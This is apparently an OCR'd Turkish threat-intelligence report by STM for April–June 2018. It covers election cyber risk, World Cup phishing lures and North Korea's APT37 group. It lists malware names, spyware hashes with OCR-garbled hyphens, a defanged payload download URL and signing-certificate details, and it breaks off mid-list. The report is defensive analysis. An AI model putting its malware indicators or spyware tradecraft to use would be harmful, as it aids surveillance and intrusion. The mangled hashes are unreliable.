
SİBER TEHDİT DURUM RAPORU



NİSAN-HAZİRAN 2018

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

İÇİNDEKİLER

GİRİŞ

Şubat 2018 tarihinden itibaren adından sıklıkla söz ettiren "Zeytin Dalı Harekâtı", başarısı nedeniyle birçok siber saldırı kampanyasının hedefi olmuştu. Bu süreçte elde edilen başarı karşısında terör yanlısı taraflarca propaganda ve manipülasyon amaçlarıyla yürütülen faaliyetler ve siber operasyonların dönemin politik konularıyla ilişkisi Ocak-Mart dönem raporumuzda detaylıca analiz edilmişti. Geçen süre içinde siber suçluların benzer faaliyetlerle ulusal ve uluslararası düzeyde etkileyici faktör olmaya çalıştıklarını yeniden vurgulamak istiyoruz. Bu bağlamda siber saldırıların politik alanda kritik olarak değerlendirilmeye başlandığını, ülke ve grupların siber güçlerini doğrudan ve dolaylı yollardan göstermekten çekinmediğini gözlemlemekteyiz.

Siber güvenlik konusunun politik bağlamda öne çıkmasıyla, siber saldırıların uluslararası dengelerin belirleyici kriterlerinden biri haline geldiği ve gerçekleşen siber olayların ülkeler arasında uyarı ve hatırlatma niteliğinde açıklama ve mesajlar gönderilmesini gündeme getirdiği gözlemlenmektedir. Uluslararası siber operasyonların yanı sıra ulus destekli saldırı gruplarının aktivitelerinin de zaman içinde benzer sonuçlara neden olabileceği değerlendirilmektedir. Nitekim daha önceki raporlarımızda analizlerini yaptığımız "Lazarus" ve "APT-28" gruplarının faaliyetlerinden Kuzey Kore'nin sorumlu tutulması ve birçok ülke tarafından tepki/uyarı niteliğinde açıklamalar yapılması, siber saldırıların politik çerçevede etkileyici bir unsur haline geldiğini ve ülkelerin küresel siber güvenlik operasyonlarına karşı tepkilerini daha politik bir çerçevede yürüteceğini göstermektedir.

Burada politik bağlam, hem uluslararası hem de ulusal ilişkiler olarak değerlendirilmektedir. Uluslararası düzeyde yürütülen siber saldırılara benzer şekilde ülke içinde de ulusal siber güvenliğe yönelik saldırı kampanyaları olabilmektedir. Bu tarz olayların sıklıkla toplumsal hareketliliğin yüksek olduğu zamanlarda gerçekleştiği gözlemlenmiştir. Konuyla ilgili olarak ülkemizde yakın zaman önce yaşanan seçim süreci bağlamında hazırladığımız seçim güvenliği analizimizi bu raporumuzda bulabilirsiniz.

2018 yılında siber hareketliliğin politik düzeyin yanı sıra ekonomik düzeyde de ivme kazandığı gözlenmiştir. 2018 başlarında yüksek finansal değer kazanan blok zinciri (blockchain) teknolojisi ve dijital para birimleri alanındaki siber saldırılar 2017 yılının en büyük tehditlerinden biri olan fidyeci yazılım (ransomware) saldırılarına benzer olarak çeşitli metotlarla haksız kazançlar elde edilmesini tekrar gündeme getirmiştir. Her çağın tehdidi olarak değerlendirilen sosyal mühendislik saldırılarının, sofistike saldırıların temel yapı taşları arasında olduğu bilinmektedir. Klasik aldatma yöntemlerinin aksine uç noktaları değerlendirerek hazırlanan bu saldırılar birçok saldırı yöntemi ile uyum içerisinde çalışmakta ve hayatın hemen her alanında karşımıza çıkabilmektedir. Geçtiğimiz üç aylık dönemde de klasik aldatmaca yöntemlerinin dijital uygulama mağazalarında kullanıldığı tespit edilmiş ve bu durumda öne çıkan vakalar raporumuzda analiz edilmiştir.

Halka açık ve kalabalık mekânların hackerlar tarafından kaçırılmaz bir fırsat olarak değerlendirildiği uzun yıllardır bilinmektedir. Siber güvenlik camiası tarafından bu hacker geleneğinin günümüz koşullarında bir risk olarak değerlendirilmesi olağandır. Nitekim FIFA Dünya Kupası ve Kış Olimpiyatları kapsamında karşılaşılması muhtemel güvenlik hususlarına dikkat çeken birçok uyarı yayınlanmasına rağmen gerçekleşen saldırı kampanyaları birçok kişiyi etkilemiştir. Bu oltalama saldırılarının detaylarını raporumuzda bulabilirsiniz.

Sayılan konulardaki dikkat çeken gelişmeleri sizler için inceleyip 2018 yılı Nisan-Haziran dönem raporumuzu hazırladık. Raporumuzda bunlara ek olarak aşağıda belirtilen şu vaka incelemelerini de bulabilirsiniz:

- Uluslararası düzeyde gerçekleşen siber saldırılar ve bunların akabinde gelişen olaylar; sırasıyla APT-37 ve Kuzey Kore kökenli saldırı grup analizi. Siber operasyonların akabinde yer alan uluslararası temaslar ve belli ülkelere atfedilen saldırılar nedeniyle gelişen politik süreçlerin incelenmesi.
- Blockchain teknolojisiyle yapılan kripto para üretimi ve üretim yöntemlerinin kötüye kullanılmasına dayanan "cryptojacking" saldırı modelleri.
- Teknolojik gelişmeler sonucunda ortaya çıkan yeni saldırı modellerinin güncel örnekleri ve bunlarla birlikte gelen yeni zafiyetler; Office 365, yönlendirici (router) zafiyeti, PGP ve Z-Wave vakaları.
- Dijital uygulama mağazalarının daha yoğun kullanılmasıyla saldırıların "güvenli" olarak kabul edilen ortamlara yönlendirilmesi; Google Play ve Chrome Mağaza sosyal mühendislik vakaları.

Yukarıda belirtilen konulara ek olarak, her dönem olduğu gibi bu rapor dönemi için de bir inceleme konusu belirledik. Bu dönem makalemizin konusu, hem güncel hem de gelecekte birçok ihtiyaca cevap verecek bir konu olduğuna inandığımız "Nesnelerin İnterneti (IoT) Güvenliği" olarak belirlenmiştir. Makalemizi "Dönem İnceleme Konusu" başlığı altında bulabilirsiniz.

SİBER TEHDİT İSTİHBARATI

1. SEÇİM GÜVENLİĞİ VE SİBER RİSK ANALİZİ

Geçtiğimiz yıllarda birçok ülkede seçim sistemlerine yönelik siber saldırılara tanık olunmuştur. Ülkemizde de 24 Haziran 2018 tarihinde yapılan Cumhurbaşkanı Seçimi ve 27. Dönem Milletvekili Genel Seçimi öncesinde ve seçim günü olası siber saldırı, sızma girişimi ve devre dışı bırakma saldırılarına karşı birçok kurum ve kuruluş çeşitli güvenlik seviyelerinde tedbirler almıştır. Siber saldırılar seçim güvenliği kapsamında ana başlık maddelerinden biri olmuştur.

1.1. Elektronik Seçim

Dünya genelinde kabul edilen ilk elektronik seçim 2001 yılında Avustralya'da yapılmış, internet üzerinden ilk elektronik seçim ise (e-oylama) 2007 yılında gerçekleşmiştir. Dünya genelinde elektronik seçim yapılan ülkeler arasında Amerika Birleşik Devletleri, Estonya, Fransa, Kanada, Brezilya, İtalya, Hollanda, Birleşik Krallık ve Avustralya sayılabilir.

Elektronik seçim getirdiği fırsatların yanında potansiyel riskler de taşımaktadır. Oylama sürecinde üçüncü tarafların (siber saldırganlar, siber casusluk operasyonları vb.) izinsiz müdahalesi en yüksek riski oluşturmaktadır. Söz konusu risk, mevcut bilişim teknolojilerinin kullanılmasıyla ekranda görünen formların ve orijinal sonuçları yansıtan verilerin değiştirilme/manipüle edilmesidir. Tamamen sayısallaştırılmış bir sistemde sürecin güvenlik mimarisinin, seçmenin oy kullanacağı lokasyonun e-oylama sistemine güvenli olarak bağlanmasını ve özgür oylamanın gizliliğini garanti eden bir şekilde kusursuz tasarlanmış olması gerekmektedir.

1.2. Amerikan Elektronik Seçimlerine Müdahale İddiası

Amerikan Federal Soruşturma Bürosu FBI'ın, Rusya'nın 2016 yılında yapılan ABD başkanlık seçimlerine müdahale ettiği iddialarıyla gündeme gelen vaka, seçime sızma girişimleri konusunda en yakın örneklerden biridir.

ABD hükümeti, Ortak Rapor Analizi (JAR) başlıklı bir raporda Rus istihbaratı tarafından yapıldığını değerlendirdiği bu siber saldırıyı GRIZZLY STEPPE olarak adlandırmıştır. Raporda iki farklı aktörün ABD'de siyasi partilerin sistemine sızdığı doğrulanmıştır[2].

APT29 isimli, Gelişmiş Kalıcı Tehdit (Advanced Persistent Threat) olarak bilinen aktör grubu Temmuz 2015'te bir siyasi partinin sistemine sızmıştır. APT28 olarak bilinen ikinci grubun da Mart 2016'da başka bir partinin sistemine sızdığı bilinmektedir.

1.3. Seçime Yönelik Siber Saldırı

24 Haziran 2018 günü yapılan seçimlerde ülke genelinde 56.322.632 seçmen 180.065 sandıkta oy kullanmıştır[1]. Ülkemizde seçim süreci İçişleri Bakanlığı'na bağlı olan Adrese Dayalı Nüfus Kayıt Sistemi çerçevesinde seçmen kütük listelerinin oluşturulmasıyla başlamaktadır. Bu listeler muhtarlıklara asılmakta, aynı zamanda çevrimiçi olarak da kontrol edilebilmektedir. Yapılan itirazlar ve düzenlemeler sonucunda nihai seçmen listeleri ortaya çıkmaktadır. Vatandaşların seçim günü kullandıkları oylar ise Yüksek Seçim Kurulu görevlileri tarafından parti ve sivil toplum kuruluşları temsilcileri eşliğinde sandık başında el ile sayılarak tutanaklara işlenmektedir.

El ile sayılan oylar Yüksek Seçim Kurulu'nun kullandığı SEÇSİS isimli uygulamaya girilmektedir. Oylarla birlikte sandık görevlileri tarafından oluşturulan sandık sonuç tutanağı da SEÇSİS'e yüklenmektedir. SEÇSİS'e girilen bu veriler eşzamanlı olarak siyasi partiler ve Yüksek Seçim Kurulu tarafından da görüntülenebilmektedir.


Ülkemizde seçime yönelik gerçekleştirilen siber saldırıları üç başlık altında değerlendirmek mümkündür. Seçimde oy verme işlemi dijital ortam kullanılmadan yapıldığı için seçim güvenliğini tehlikeye sokacak yüksek risk dereceli bir saldırı unsuru bulunmamaktadır. Ancak Dezenformasyon, Hizmet Dışı Bırakma ve Manipülasyon gibi amaçlar taşıyan saldırıların gerçekleştiği gözlemlenmiştir.

Farklı ülkelerden kamu kurumlarımızın web sitelerine ve resmi haber ajanslarına yönelik saldırılar gerçekleştirilmiştir. Anadolu Ajansı'nın (AA) haber yayınını engellemek amacıyla web servislerine yönelik trafikte artış sağlandığı gözlemlenmiştir. Bu trafiğin ağırlığının hem yurtiçinden hem de Amerika, Çin, Rusya, Almanya ve Lübnan'dan kaynaklandığı belirlenmiştir.

Yine Anadolu Ajansının kurumsal uygulamalarına, sistemlerine ve çalışanlarına yönelik ele geçirme, zararlı kod çalıştırma, içerik değiştirme gibi hedefleri olan karmaşık saldırılara karşı mücadele verildiği bilinmektedir. Bilgi Teknolojileri ve İletişim Kurumunun (BTK) aldığı önlemler çerçevesinde 100'e yakın USOM personelinin yanı sıra 970 kurumdan toplam 2 bin 397 kişinin siber tehditlere karşı seçim boyunca faaliyet gösterdiği açıklanmıştır.

Mayıs 2018 itibarı ile dünya Twitter kullanım istatistiğinde 5inci sırada yer alan ülkemizde seçime yönelik gündemi ağırlıklı olarak Twitter belirlemiştir.

Seçim öncesinde yapılan tehdit analizine göre Yunanistan'da faaliyet gösterdiği tahmin edilen siber



Şekil 1: Aktif Twitter kullanıcı sayısı (Mayıs 2018)

saldırganlar, Mayıs ayı içerisinde Türkiye'de faaliyet gösteren bir operatör şirketine ve bir televizyon kanalına yönelik birkaç saat süren servis dışı bırakma saldırısı düzenlemişlerdir. Bu saldırıların akabinde sosyal medyada esas saldırıların seçim günü gerçekleştirileceğini duyurmuşlardır. Ancak mercek altına alınan saldırgan grupların hesaplarından kaynaklanan herhangi bir operasyon ve saldırı bilgisine rastlanmamıştır. Ayrıca terör destekli siber suç örgütleri de inceleme kapsamına alınmış ve düşük yoğunluklu hareket dışında bir unsura rastlanmamıştır.

Yapılan çalışmalarda seçim süreci boyunca kullanılan hashtag'ler ile anahtar kelimeler analiz edilmiştir. Bu analiz,seçime yönelik siber saldırılarda düşük yoğunluklu bir hareket olduğunu göstermektedir.

Seçime yönelik Twitter üzerinden yapılan paylaşımların coğrafi dağılımı incelendiğinde aşağıda listelenen ülke/oran bazında paylaşım yapıldığı tespit edilmiştir.

- Amerika Birleşik Devletleri, %9,43
- Nijerya, %2
- Fransa, %3,77
- Birleşik Krallık, %3,84
- Almanya, %1,89
- Pakistan, %30,19
- Hindistan, %1,89
- Çin, %0,75
- BAE, %3,65


2. DÜNYA KUPASINA YÖNELİK SİBER TEHDİTLER ÜZERİNE BİR İNCELEME

14 Haziran 2018 tarihinde Rusya'da başlayan FIFA Dünya Kupası, siber saldırganlar ve siber suçlular için birçok fırsatı da beraberinde getirmiştir. Bu yıl spora yönelik gerçekleştirilen siber saldırıların sayısındaki artış, spor otoritelerini de önlem alma konusunda harekete geçirmiştir. Birçok güvenlik otoritesi spor temalı sloganlar oluşturarak farkındalık oluşturmaya çalışmıştır.

Saldırı örneklerinin başında 2018 yılı başında Güney Kore'de düzenlenen Pyeongchang Kış Olimpiyatları yer almaktadır. Bu olimpiyatlara yönelik iki adet siber saldırı operasyonu gözlemlenmiştir. Elde edilen bilgiler bu operasyonların devlet destekli olduğunu göstermektedir. Golden Dragon isimli operasyonda GoldDragon, BravePrince ve GHOST419 olarak adlandırılan üç ayrı casus yazılıma rastlanmıştır.

Olimpiyat organizasyonunda kullanılan bilgisayarlarda rastlanılan tehdit göstergeleri içinde oltalama saldırısında kullanılan Korece yazılmış e-postalar gözlemlenmiştir. Zararlı yazılımdan etkilenen bilgisayarların bağlandığı komuta kontrol (C&C) sunucularının ise Çek Cumhuriyeti'nde yer aldığı görülmüştür. Bu göstergeler her ne kadar iki ülkeyi işaret ediyor olsa da saldırıların esas kaynağıyla ilgili bir bulgu saptanmamıştır.

Bir operasyon için geliştirilen zararlı yazılımın yeni varyantlarının farklı operasyonlarda kullanıldığını bilinmektedir. PyeongChang'da rastlanılan zararlı yazılımlar FIFA Dünya Kupasını da tehdit etmektedir. 26 Haziran 2018 tarihinde Dünya Kupası bağlamında Lazarus Grup, OlympicDestroyer isimli zararlı yazılım ve Operation Olympic Games isimli saldırı kampanyaları gündeme gelmiştir.




Şekil 2: Atılan tweet'lerin lokasyonları

Şekil 3: Olimpiyat Oyunları ve Dünya Kupası siber saldırı kesişimi

FIFA Dünya kupasının başladığı günden bu yana birçok oltalama saldırısı yürütülmektedir. En son karşılaşılan örnekte;

- "World_Cup_2018_Schedule_and_Scoresheet_V1.86_CB-DL-Manager" konu başlıklı bir e-posta eki kurbana gönderilmektedir.
- Kurbanın dosyayı açmasıyla "DownloaderGuide" isimli kötücül yazılım potansiyel olarak istenmeyen programları (PUP) indirmektedir.
- Bu uygulamalar kurbanın tarayıcısına eklenti ve araç çubuğu yerleştirmektedir. Ayrıca reklam yazılımları ve sistem iyileştirici/hızlandırıcı gibi uygulamalar da kurbanın cihazına yerleşmektedir.



Şekil 4: Zafiyet barındıran oltalama e-postası

Bu saldırıda; son kullanıcıların, organizasyon firmalarının ve spor kulüplerinin hedeflendiği gözlemlenmektedir. FIFA Dünya Kupası'na yönelik tehditler temel olarak iki grupta değerlendirilebilir. Birinci grubun gerçekleştirdiği saldırılar ağırlıklı olarak medyanın ilgisini çekmeye yönelik saldırılardır; bu tür saldırıların genelde amatör ve organize olmayan siber saldırganlar tarafından gerçekleştirildiği gözlemlenmiştir. Bunların temel amacının spor kulüpleri ve organizasyon web sitelerine yönelik Dağıtık Hizmet Dışı Bırakma (DDoS) saldırılarıyla söz konusu sitelere erişimi geçici olarak engellemek olduğu bilinmektedir. Bu saldırılar maçları izlemeye gelen seyircilere yönelik ciddi bir tehdit içermemektedir.

İkinci grup tehditler daha çok suç örgütleri ve profesyonel siber saldırganlar tarafından gerçekleştirilmektedir. Gelişmiş Sürekli Tehdit (APT) olarak sınıflandırılan bu tür faaliyetler FIFA Dünya Kupası gibi büyük kapsamlı resmi ağlara sızmak üzere tasarlanmış zararlı yazılım geliştirme ve yayma faaliyetlerini içermektedir. Bu zararlı yazılımlar Bilgi Teknolojileri (BT) altyapısını etkilemekten veri çalmaya kadar birçok modern siber suç yöntemini kullanmaktadır.

2.1. Yöntemler

Hemen her saldırı kampanyası hedefle ilişkili bir tema üzerinde tasarlanır, böylece planlanan saldırının başarılı olma şansı artar. Kurgulanan senaryo ne kadar doğal ve orijinal görünürse kullanıcıların tuzağa düşme ihtimali o derecede artış gösterir. Dünya kupası sürecinde görülen senaryo ve saldırı örneklerinde öne çıkan vakalar aşağıda açıklanmıştır.

2.1.1. Sahte Bilet Satışı Yapan Web Siteler

Kurban, Dünya Kupası markasını ikna edici bir şekilde taklit eden, hatta orijinal sitenin birebir kopyası olabilecek bir kimlik avı web sitesine girer. Maç biletini alabilmek için kişisel bilgilerini ve kredi kartı bilgilerini girer. Saldırganlar edindikleri kredi kartı bilgileriyle kurbanlarına finansal zarar verebilirler.

2.1.2. Kampanyalar

Dolandırıcılar, FIFA'nın veya etkinlik sponsorlarının markalarını kullanarak bir "kazandınız" kampanyası oluşturabilirler. Sözde ödülün teslim edilebilmesi için kurbanın kişisel bilgileri istenir veya bir ön ödeme talep edilir. Kurbanın kişisel bilgileri ve finansal bilgileri çalınabilir.

2.1.3. Zararlı Bağlantılar

Kurbanlara Dünya Kupası ile ilgili maçlar, uygulamalar ve oyuncularla ilgili haber veya video linklerinin yanı sıra zararlı bir bağlantı da içeren e-posta veya sosyal medya mesajı gönderilir. Kurban eki açtıktan veya bağlantıya tıkladıktan sonra cihazına yerleştirilen Truva-atı yardımıyla saldırganlar cihaz üzerinde yetkili kullanıcı konumuna geçebilir.

2.1.4. Ücretsiz İzleme Yazılımları

Canlı yayın yaptığını duyuran bir web sitesinde maçların ücretsiz olarak izlenebilmesi için kurbandan ek yazılım yüklemesi veya mevcut bir programı (Flash Player gibi) güncellemesi istenebilir. Böylece kurbanın cihazı zararlı yazılımlar aracılığıyla kontrol altına alınabilir.

2.1.5. Sahte Erişim Noktaları

Kamuya açık alanlarda, havalimanlarında, otellerde vb. yerlerde bir operatör veya kurumsal bir kimlik izlenimi yaratan bir saldırgan tarafından kablosuz ağ bağlantısı oluşturulabilir. Bu gibi durumlarda bağlantı sunan ücretsiz ağlara dikkat edilmesi gerekmektedir.

3. KUZEY KORE ORİJİNLİ GRUPLARA YÖNELİK SİBER TEHDİT İSTİHBARATI

31 Ocak 2018 tarihinde Güney Kore Siber Olaylara Müdahale Ekibi (KrCert) tarafından "Adobe Flash sıfırıncı gün zafiyeti (zero-day-(CVE-2018-4878))" hakkında bir tavsiye dokümanı yayınlanmıştır. Zafiyetin duyurulmasının akabinde Adobe şirketi, Adobe Flash Player'in 28.0.0.137 ve önceki sürümlerini etkileyen zafiyeti doğruladı ve bu zafiyet sayesinde saldırganın hedef sistemin kontrolünü ele geçirebileceğini duyurdu.

Küresel siber güvenlik raporlarına göre, APT37 (Reaper) isimli grup tarafından geçtiğimiz üç yıl boyunca Güney Kore, Japonya, Vietnam ve Orta Doğu ülkelerine yönelik siber saldırılar düzenlenmiştir. Bu saldırıların boyutu ve coğrafi dağılımı her geçen gün değişiklik göstermektedir[3].

Şekil 5: APT37 küresel atak haritası

APT37'nin, Kuzey Kore'nin stratejik askeri, siyasi ve ekonomik çıkarlarını destekleyen "Devlet Destekli Siber Suç Örgütü" olduğu değerlendirilmektedir. 2012'den beri aktif durumda olan APT37'nin özellikle Güney Kore'de kamu ve özel sektörü hedef aldığı bilinmektedir. APT37, 2017 yılında kimya endüstrisi, elektronik, imalat sektörü, havacılık sektörü, otomotiv sektörü ve sağlık kuruluşları gibi kritik sektörleri hedef almıştır.

Bu durum, Güney Koreli kamu ve özel kuruluşlara yapılan saldırılarda kullanılan sosyal mühendisliğin tutarlı hedeflemelere sahip olmasına dayanmaktadır. APT37'nin son zamanlarda Orta Doğu ülkelerini de içine alan geniş hedef kapsamının, Kuzey Kore'nin stratejik çıkarlarıyla doğrudan alakalı olduğu gözlemlenmektedir.

1	APT37
2	CLOUD DRAGON
3	GROUP 123
4	REAPER
5	SCARRUFT

Tablo 1: APT37'nin bilinen diğer isimleri

APT37'nin Türkiye, Amerika Birleşik Devletleri, Japonya, Güney Kore, Vietnam ve Orta Doğu'da birçok ülkeyi hedeflediği bilinmektedir. Saldırıların küresel boyutta ve dağıtık coğrafyalarda gerçekleşmesi grubun etki yüzeyinin geniş olduğunu göstermektedir. Bu şartlarda dünyanın herhangi bir bölgesinde başlayan bir atağın ülkemize de sıçraması mümkün gözükmektedir.

Bu göstergeler, ışığında siber saldırı ataklarına karşı;

- Kamu Kurumları
- Savunma
- İmalat
- Kimya Endüstrisi
- Havacılık
- Otomotiv
- Sağlık
- Medya

alanlarında gerekli önlem ve tedbirlerin alınmasının ve son kullanıcıların bilgi güvenliği farkındalığı düzeyinin artırılmasının büyük önem taşıdığı değerlendirilmektedir.

3.1. APT37 (Reaper) Siber Casusluk Grubu

APT37, 2012 yılından beri varlığı bilinen bir gruptur. Grup kendisini kamu kurumları, imalat sektörü, kimya endüstrisi, havacılık sektörü, otomotiv sektörü ve sağlık kuruluşlarını hedef alan bir organizasyon olarak tanımlamıştır. APT37 aynı zamanda "Cloud Dragon", "Group 123", "Reaper", "Scarcruft" isimleriyle de anılmaktadır.

2014 yılında Sony Pictures'a yönelik düzenlenen siber saldırıdan sorumlu tutulan Kuzey Kore Devleti'nin 2017 yılında Amerika'daki kamu kurumlarına yönelik düzenlenen WannaCry Ransomware saldırısı ile Güney Kore'de bulunan sunuculara yapılan birçok saldırının da arkasında olduğu iddia edilmektedir[4].

Kendi vatandaşları için interneti yasaklamış olan Kuzey Kore rejimi zamanın gerisinde kalan birçok teknoloji kullanıyor olsa da, Güney Kore gibi teknolojik bakımdan daha ileri ülkelere kıyasa daha fazlasını yapabilecek bir siber ordunun inşasına büyük miktarda para ve zaman harcamıştır[5].

3.1.1. Saldırı Motivasyonu

APT37'in motivasyonu, hedefleme yöntemi, hedeflediği sektörler gibi kıstaslar göz önüne alındığında grubun, Kuzey Kore'nin çıkarları açısından teknik, askeri,

stratejik ve istihbarat niteliği taşıyan bilgiye ulaşmaya çalıştığı değerlendirilmektedir.

3.1.2. Zararlı Yazılım (Malware)

APT37, saldırı ve sızma hedeflerine yönelik çeşitli zararlı yazılımlar kullanmaktadır. Zararlı yazılımlar temelde kurbanlardan bilgi sızdırmaya odaklanmıştır.

Casusluk amaçlı kullanılan özel zararlı yazılımların yanı sıra, APT37 ayrıca yıkıcı zararlı yazılımlar da kullanmaktadır. APT 37, Nisan 2017'de "DOGCALL" arka kapı ve "RUHAPPY" isimli zararlı yazılımı kullanarak Güney Kore askeri ve hükümet kuruluşlarını hedeflemiştir. Wiper özelliği, anılan örnekte kullanılmamasına rağmen, "RUHAPPY" bir makinenin Ana Önyükleme Kaydı (MBR-Master Boot Record) üzerine yazarak sistemin önceden yapılandırılmış bölümlere önyükleme yapamamasına neden olabilmektedir.

APT-37 tarafından geliştirilen ve kullanılan zararlı yazılımlar (APT37'e ait olduğu bilinen zararlı yazılımlar) şunlardır;

[*] CORALDECK
[*] DOGCALL
[*] GELCAPSULE
[*] HAPPYWORK
[*] KARAE0
[*] MILKDROP
[*] POORAIM
[*] RICECURRY
[*] RUHAPPY
[*] SHUTTERSPEED
[*] SLOWDRIFT
[*] SOUNDWAVE
[*] ZUMKONG
[*] WINECRACK

3.2. Mobil Saldırı Vektörü

20 Mart 2018 tarihinde yayınlanan bir güvenlik incelemesinde, APT37 ile ilişkili olduğu düşünülen ve Android cihazlar için geliştirilmiş casus yazılımların tespit edildiğini açıklandı. Böylelikle "Oltalama Saldırıları" ile başlayan ataklar için yeni bir bilgi toplama varyantı da tehdit grubunun araçlarına eklenmiş oldu[6].

Android işletim sistemi hedeflenerek geliştirilen bir mobil uygulama olan "KevDroid analizi" ile "Bitcoin Ticker Widget" ve "PyeongChang Kış Oyunları" uygulamalarının daha önce bilinmeyen istismar edilmiş sürümlerinin keşfiyle ilgili ayrıntılar bir sonraki bölümde yer almaktadır[7].

3.2.1. Küresel Operasyonlar İçin Kullanılan Sahte Uygulamalar

Naver'den (Güney Kore'deki en büyük arama ve web portali servis sağlayıcısı) kendini gizleyen casus yazılım ayrıntılı olarak raporda ele alınmaktadır. Aynı varyantın iki sürümü aşağıda incelenmiştir;

Uygulama Adı	İkon	SHA-256
Google Defender Update		06222141a684de8a0b6e5dc1f7a-2b14603c98dbe404ad7605dc9eb-9d903c3df8
Update		f33aedfe5ebc918f5489e1f8a9fe19b-160f112726e7ac2687e429695723b-ca6a

Tablo 2: APT37 ile ilişkili Android casus yazılım varyantları

Yukarıda yer alan iki varyantın her biri için zararlı içerik indiren iki ayrı Android uygulaması daha bulunmaktadır.

Bunların birincisinin "//cgalim.com/admin/hr/1[.]Apk" olduğu bilinmektedir. Bu uygulama APT37'nin Google Play Store'da bulunan popüler uygulamayı istismar ettiği sürümüdür. Bu zararlı yazılım, zararlı kod parçacığı (payload) indirmek için aynı URL ile bağlantı kurmaktadır.

Uygulama Adı	İkon	SHA256	Payload
Bitcoin Ticker Widget		679d6ad1dd-6d1078300e24cf5db-d17efea1141b0a619f-f08b6cc8ff94cfbb27e	Original variant
Pyeong-Chang Winter Games		28c69801929f-0472cef346880a295c-df4956023cd3d72a-1b6e72238f5b033aca	New variant

Tablo 3: APT37 ile bağlantılı olan zararlı mobil uygulamalar

Yukarıda belirtilen iki uygulama aynı sertifikayla imzalanmıştır;

Owner: CN=Jhon Phalccon, OU=Google Chrome, O=Google Chrome, L=Washington, ST=US, C=US
Issuer: CN=Jhon Phalccon, OU=Google Chrome, O=Google Chrome, L=Washington, ST=US, C=US
Serial number: 7b320fab
Valid from: Wed Jan 24 10:22:50 GMT 2018 until: Sun Jun 11 10:22:50 GMT 2045

Bu uygulamalar yüklendikten sonra, kullanıcıdan uygulamayı güncellemesini isteyen bir bildirim gelir. Kullanıcı

istemleri takip ederse, uygulama arka planda zararlı kod parçacığı (payload) indirir ve "AppName.apk" olarak harici cihaz belleğine kaydeder. Uygulama başarılı bir şekilde yüklendikten sonra aşağıdaki işlemleri yapmaktadır;

- Video kayıt etme
  (Varsayılan süre: 10 dakika)
- Ses kayıt etme
